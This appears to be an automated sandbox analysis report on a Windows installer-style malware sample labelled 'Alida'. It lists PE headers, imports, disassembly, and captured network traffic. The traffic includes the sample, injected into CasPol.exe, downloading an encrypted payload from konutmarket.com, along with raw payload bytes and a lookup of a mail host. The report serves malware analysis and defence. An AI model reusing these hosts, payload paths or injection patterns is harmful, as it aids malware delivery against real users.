SSDEEP:	3072:cbG7N2kDTHUpou0lvStHlquLNLbzKhBvOQsn7DdTAk5RmIdaDm2ghplP:cbE/HUMFSeK+hYQsn7CXIoDyhpl
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf..sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	e4fa3cf8888c88ce

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=SANITISED@FILKOPIERINGS.Ans, CN=Knallerter4, OU=misarranged, O=Nonsecretory, L=Tllede6, S=melange, C=WS
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 28/01/2022 05:43:20 28/01/2023 05:43:20
Subject Chain	• E=SANITISED@FILKOPIERINGS.Ans, CN=Knallerter4, OU=misarranged, O=Nonsecretory, L=Tllede6, S=melange, C=WS
Version:	3
Thumbprint MD5:	C6282834878BB7165E5E606019677AD2
Thumbprint SHA-1:	8BB39E8EE588FA14DEED258E56A6E9A51D4F2730
Thumbprint SHA-256:	B7F1E132885ECBE632DEEACE43B09D8AAF984C146DB830BD5ACA8C82BCBE7D89
Serial:	00

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx

Instruction
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F3A0C50C0EAh
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F3A0C50C0BAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4c000	0xd5c8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x274d0	0x1468	.data
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0xd5c8	0xd600	False	0.704731308411	data	6.81165454669	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4c3b8	0x669e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x52a58	0x25a9	data	English	United States
RT_ICON	0x55008	0x10a9	data	English	United States
RT_ICON	0x560b8	0xea9	data	English	United States
RT_ICON	0x56f68	0x8a9	data	English	United States
RT_ICON	0x57818	0x669	dBase IV DBT of `.DBF, block length 1536, next free block index 40, next free block 251721983, next used block 4294967295	English	United States
RT_ICON	0x57e88	0x569	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x583f8	0x469	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x58868	0x2e9	data	English	United States
RT_ICON	0x58b58	0x129	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x58c88	0x100	data	English	United States
RT_DIALOG	0x58d88	0x11c	data	English	United States
RT_DIALOG	0x58ea8	0xc4	data	English	United States
RT_DIALOG	0x58f70	0x60	data	English	United States
RT_GROUP_ICON	0x58fd0	0x92	data	English	United States
RT_VERSION	0x59068	0x220	data	English	United States
RT_MANIFEST	0x59288	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject

DLL	Import
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	Alidas
FileVersion	1.2.1
CompanyName	Alida
LegalTrademarks	Alida
Comments	Alida
ProductName	Alida
FileDescription	Alida
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 77

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:09:04.059108973 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.059190035 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.059361935 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.199234009 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.199295998 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.294373035 CET	443	49803	178.18.206.58	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:09:04.294615030 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.294620037 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.294744968 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.413619041 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.413661003 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.414324999 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.414604902 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.417613983 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.459813118 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.459990025 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.459995985 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.460036993 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.460174084 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.460195065 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.460206985 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.460350990 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.460381985 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.460571051 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.501277924 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.501518965 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.501550913 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.506078959 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.506211996 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.506242037 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.506259918 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.506267071 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.506377935 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.513161898 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.513412952 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.513451099 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.540438890 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.540642023 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.540674925 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.540817976 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.540957928 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.546523094 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.546690941 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.546741962 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.549570084 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.549741983 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.549787045 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.549798012 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.554224968 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.554420948 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.554452896 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.554574966 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.554591894 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.558187962 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.558355093 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.558382988 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.558540106 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.562040091 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.562189102 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.562216997 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.562237024 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.562416077 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.578682899 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.578820944 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.578851938 CET	49803	443	192.168.11.20	178.18.206.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:09:04.578999043 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.579174042 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.579193115 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.581631899 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.581790924 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.581821918 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.581968069 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.581984997 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.581993103 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.585064888 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.585220098 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.585246086 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.585266113 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.585273027 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.585444927 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.587955952 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.588116884 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.588143110 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.588164091 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.588171959 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.588342905 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.589833021 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.590008020 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.590061903 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.592648983 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.592798948 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.592828989 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.592976093 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.592994928 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.593008041 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.594980955 CET	443	49803	178.18.206.58	192.168.11.20
Jan 28, 2022 23:09:04.595129967 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.595156908 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.595175028 CET	49803	443	192.168.11.20	178.18.206.58
Jan 28, 2022 23:09:04.595181942 CET	49803	443	192.168.11.20	178.18.206.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:09:03.724997997 CET	63873	53	192.168.11.20	1.1.1.1
Jan 28, 2022 23:09:04.050427914 CET	53	63873	1.1.1.1	192.168.11.20
Jan 28, 2022 23:10:55.115123034 CET	58852	53	192.168.11.20	1.1.1.1
Jan 28, 2022 23:10:55.134660006 CET	53	58852	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 23:09:03.724997997 CET	192.168.11.20	1.1.1.1	0x7ce5	Standard query (0)	www.konutmarket.com	A (IP address)	IN (0x0001)
Jan 28, 2022 23:10:55.115123034 CET	192.168.11.20	1.1.1.1	0x3ace	Standard query (0)	mail.restaurantsllado.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 23:09:04.050427914 CET	1.1.1.1	192.168.11.20	0x7ce5	No error (0)	www.konutmarket.com	konutmarket.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 23:09:04.050427914 CET	1.1.1.1	192.168.11.20	0x7ce5	No error (0)	konutmarket.com		178.18.206.58	A (IP address)	IN (0x0001)
Jan 28, 2022 23:10:55.134660006 CET	1.1.1.1	192.168.11.20	0x3ace	No error (0)	mail.restaurantsllado.com		46.16.58.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.konutmarket.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49803	178.18.206.58	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:09:04 UTC	0	OUT	GET /2022file_izNuHdosu25.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.konutmarket.com Cache-Control: no-cache
2022-01-28 22:09:04 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 22:09:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Thu, 27 Jan 2022 07:15:45 GMT Accept-Ranges: bytes Content-Length: 221760 Vary: User-Agent Content-Type: application/octet-stream
2022-01-28 22:09:04 UTC	0	IN	Data Raw: 8f f3 7f 3e eb 45 c9 6f ef 60 35 3e 22 e4 3a b3 31 62 f5 24 39 84 06 aa c6 98 9c 61 a0 68 2d 07 b7 02 42 ec e9 f6 d2 cd 49 b7 41 b2 d9 1f b9 05 7f fa 8a bb 2f 95 9c b4 2a 89 0a 8c e7 32 df 79 b7 25 3e 57 59 1a 32 6a 75 c6 25 88 b0 8c c6 c4 87 36 b3 7c e6 20 bb 1f a5 32 32 71 8c da 87 dc 9d 4f b1 81 95 bc a8 1a db ae 1f 8a 25 bc 4e 39 1f 9e a5 0b 2f 01 e6 7c bc 21 99 d9 83 38 76 f9 76 69 b5 2e 5e c8 70 b6 f7 c0 ae 17 9a 3c 31 a1 f6 ef e8 59 5c c3 93 85 aa a6 52 a1 ae b4 6e 32 86 21 ef 18 fe 7a ab a6 08 c6 a5 c6 3f 76 01 f7 07 e8 ad 70 22 7d 43 2d 34 29 10 eb 55 d4 7c 5f 8c 5d 24 87 b9 38 8a a4 2d e3 78 86 f5 46 04 99 11 2b e9 18 fd e6 be 64 65 9d b1 a0 db 0b e1 01 ff 99 da 2a 88 97 a1 bc a4 af 12 d8 90 19 07 ce 67 bd a0 1c 74 04 c7 94 68 cd 46 55 68 98 71 Data Ascii: >Eo`5>":1b$9ah-BIA/*2y%>WY2ju%6| 22qO%N9/|!8vvi.^p<1Y\Rn2!z?vp"}C-4)U|_]$8-xF+de*gthFUhq
2022-01-28 22:09:04 UTC	8	IN	Data Raw: 50 32 17 6a 71 cc 0d 13 4f 73 cc ec 79 34 b3 7a ce bb bb 1f ef 1a 14 71 8c d0 af 47 9d 4f bb a9 09 bc a8 10 f1 ae 1f 91 15 be 4e 22 1f 9e a5 0b 2f 01 e6 6b 94 0f 9b d9 05 10 4c f9 78 70 29 fe 52 54 4e 7b d6 72 87 63 57 1d 6f 17 9f b6 c8 28 3e ac f4 f7 cb cb 72 cc c1 da 0c 47 f2 01 8c 66 ee 0a de d5 28 af cb f9 7b 39 43 c1 42 a9 cb 15 0a 58 74 27 10 2f 36 35 5b f1 54 68 dc 18 2e 8d dd 01 89 a4 c6 89 91 cd f5 46 04 98 01 2b e9 18 1d e6 bc 6b 60 9c b4 ba db 53 e3 1a cf 92 da 81 88 97 a1 9c da d9 00 c0 b8 17 05 ce 61 95 9a 1c 74 02 8d 92 40 96 44 55 6e f5 ec 04 f8 13 32 c7 4e 40 93 a3 e4 f5 70 78 3c 5b 21 a7 71 53 53 62 bb 0d 41 79 59 31 18 e6 98 1f 8d a1 ea 7b a6 bd 3d 97 ef e1 fd 4d 26 45 e3 00 2c 73 95 e4 fd ba 41 2e 66 53 39 24 7b 4b f1 e2 af 44 bf 83 a5 Data Ascii: P2jqOsy4zqGON"/kLxp)RTN{rcWo(>rGf({9CBXt'/65[Th.F+k`Sat@DUn2N@px<[!qSSbAyY1{=M&E,sA.fS9${KD
2022-01-28 22:09:04 UTC	15	IN	Data Raw: 77 4a e6 bc 6f b2 8d b1 cf 23 53 e2 0b 21 9d cb 21 a4 90 b0 b7 b5 8e 11 d8 9a e5 16 c4 08 4a a0 1c 7e 15 8d fb 15 ed 46 5f b6 96 60 0e d4 1e 1a 4d 21 17 93 dd d2 29 0e 68 14 27 27 8b 42 55 3b 24 93 0c 4b 55 4b ca 18 e0 fd ad 94 b0 e7 de 82 94 0a 93 f7 84 2f 75 26 4f f8 d9 57 25 a8 e4 f9 df 92 66 64 59 e1 3f 3c 41 f1 e2 af 44 ce 81 a5 23 b6 43 38 76 6b 3a 36 b7 cc 1c a6 21 14 01 b2 aa 79 ab 4c 40 70 f8 b5 2d b5 f2 e9 b4 f4 3e a8 10 31 dc ac a0 d6 bd af 14 3b 1c 5c fd ab 0b 86 4e cc a9 77 f1 18 a4 76 cf 49 38 80 45 3a 7f 5c 15 4e 11 90 18 1c 2e b8 65 02 5e 57 31 b3 ab 43 75 5c b3 0e 23 db 28 ba 68 9b b9 a7 95 8f 95 a6 d1 f6 75 51 51 ce 7f 21 b9 c4 5b 50 38 60 56 a4 61 32 f7 1f 59 27 51 d8 07 2d cd cd c1 ea 8c 27 60 3c a2 57 95 86 3c fd 33 e0 06 d0 f0 0b 74 Data Ascii: wJo#S!!J~F_`M!)h"BU;$KUK/u&OW%fdY?<AD#C8vk:6!yL@p->1;\NwvI8E:\N.e^W1Cu\#(huQQ![P8`Va2Y'Q-`<W<3t
2022-01-28 22:09:04 UTC	23	IN	Data Raw: 65 1b 20 d1 a9 cf ff bc 70 1f 2a 11 49 92 81 0a 86 44 dd a4 1a da 19 a4 b8 df 4d 2e a6 41 b4 c8 c8 38 4f 11 96 0b 08 3f ac eb b5 4d 47 20 a1 b4 e8 ae 4d bd 81 30 c8 39 a4 7d 41 ae 7d 18 a4 95 a6 d0 e5 64 42 45 df 6d 96 ab 1e 4a c7 2e 71 47 06 d4 1a e5 12 59 2d 22 fd 06 2d c7 de d4 fb 99 09 73 53 80 7f 95 8c 2f 83 20 f6 2e cb f1 0b 7e 80 45 eb b7 4e 77 13 c4 b8 7d 53 50 2c 6a 3f 00 83 57 14 78 33 2b eb 53 77 14 48 5d 36 c6 60 18 50 46 b7 d7 10 b1 71 58 a5 6f 8c bd 3c e2 42 4d b6 33 00 64 be e2 04 65 ff 11 4c d3 76 da e6 7e bc 14 83 5f 3d 7e f1 7a 95 40 75 ab 80 0f 31 dc 8c c3 df 80 99 0f 58 dd c4 ca 1d 1c d8 b8 1b 2c 08 ec 7b 41 c5 38 49 c4 67 36 92 dc 84 f4 ac 21 7e f2 4a 0f dd 9c c0 c2 a3 14 f9 12 ce 06 e4 e2 d9 f9 d7 24 76 be 6b 97 6d 79 1f 89 f1 a6 07 Data Ascii: e p*IDM.A8O?MG M09}A}dBEmJ.qGY-"-sS/ .~ENw}SP,j?Wx3+SwH]6`PFqXo<BM3deLv~_=~z@u1X,{A8Ig6!~J$vkmy
2022-01-28 22:09:04 UTC	31	IN	Data Raw: 2d 52 6e a5 f4 08 a0 d1 49 be 70 cd 95 1c f2 54 4b 8d e6 21 65 be e8 1f 65 10 09 71 d3 67 99 e7 7e b2 2f 80 4d 2e 6f 55 0f 43 cd 5a 83 a7 0e 22 cb 1d b4 ce 92 8c 06 8e cc d1 cb f2 0e dc a8 02 20 02 f5 7d cc e5 15 4e e6 da 2c 83 c0 8e e5 c3 0b 67 0c 41 30 cf ab fc 4e 88 1e 79 71 dd 1e f1 ef ca e9 ce 20 9e ae 5f 11 f2 fe 0d 88 f7 a7 0b 40 10 c3 50 ba eb a0 8a af 06 a1 41 75 5c b8 8f 59 01 ec 37 59 1a 5c 1e 3a c3 44 07 14 9d 9d 12 a9 16 aa 44 ad 19 1f 88 4e 4b a9 ea a2 23 64 b5 d8 1c 23 d0 67 aa 72 b1 45 a4 b1 11 cb 08 64 d7 2a 59 f8 03 61 81 73 cb aa 1d 87 10 40 15 2c 76 e5 e6 05 60 8f 60 27 39 81 6a 0d 75 25 d9 0d df 0c 62 5e a9 11 72 33 72 26 1a fb d0 88 da 49 ab c6 87 9e 31 67 a2 9e 51 65 aa d2 b6 bc 78 f1 ac 29 04 61 da 43 74 59 0b 56 9d e2 83 9d c7 41 Data Ascii: -RnIpTK!eeqg~/M.oUCZ" }N,gA0Nyq _@PAu\Y7Y\:DDNK#d#grEd*Yas@,v``9ju%b^r3r&l1gQex)aCtYVA
